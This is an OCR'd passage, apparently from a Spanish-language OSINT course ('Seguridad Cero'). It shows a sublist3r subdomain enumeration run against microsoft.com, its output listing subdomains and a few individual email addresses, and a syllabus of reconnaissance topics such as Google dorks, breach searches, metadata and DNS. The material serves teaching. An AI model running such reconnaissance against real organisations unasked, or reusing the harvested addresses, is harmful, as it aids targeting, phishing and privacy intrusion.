
34,114 more results for "microsoft.com"

Sign up to uncover the email addresses, get the full results, search filters, CSV downloads and more. Get **25 free searches/month**.

```
└─$ sublist3r -d microsoft.com
```

```
# Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for microsoft.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Virustotal probably now is blocking our requests
[-] Total Unique Subdomains Found: 10698
microsoft.com, mpops@microsoft.com
microsoft.com,hanqiao@microsoft.com
microsoft.com,v-abdasg@microsoft.com
microsoft.com,v-vigadd@microsoft.com
www.microsoft.com
001-smtp-out.microsoft.com
064-smtp-in-2a.microsoft.com
1501.microsoft.com
108.61.72.33.microsoft.com
45.76.116.45.microsoft.com
8057.microsoft.com
8075.microsoft.com
Activate.microsoft.com
ppe.AdCenterAPIDownload.microsoft.com
```


SEGURIDAD
CERO
Búsqueda en fuentes abiertas
Google Hacking
Dorks avanzados
Motores de Búsqueda
Búsqueda en Brechas de Datos
Búsqueda de archivos expuestos
Extracción de Metadatos
Búsqueda de subdominios
Búsqueda de Emails
Registro Whois
Registro DNS
Búsquedas Automáticas
...


Escaneo

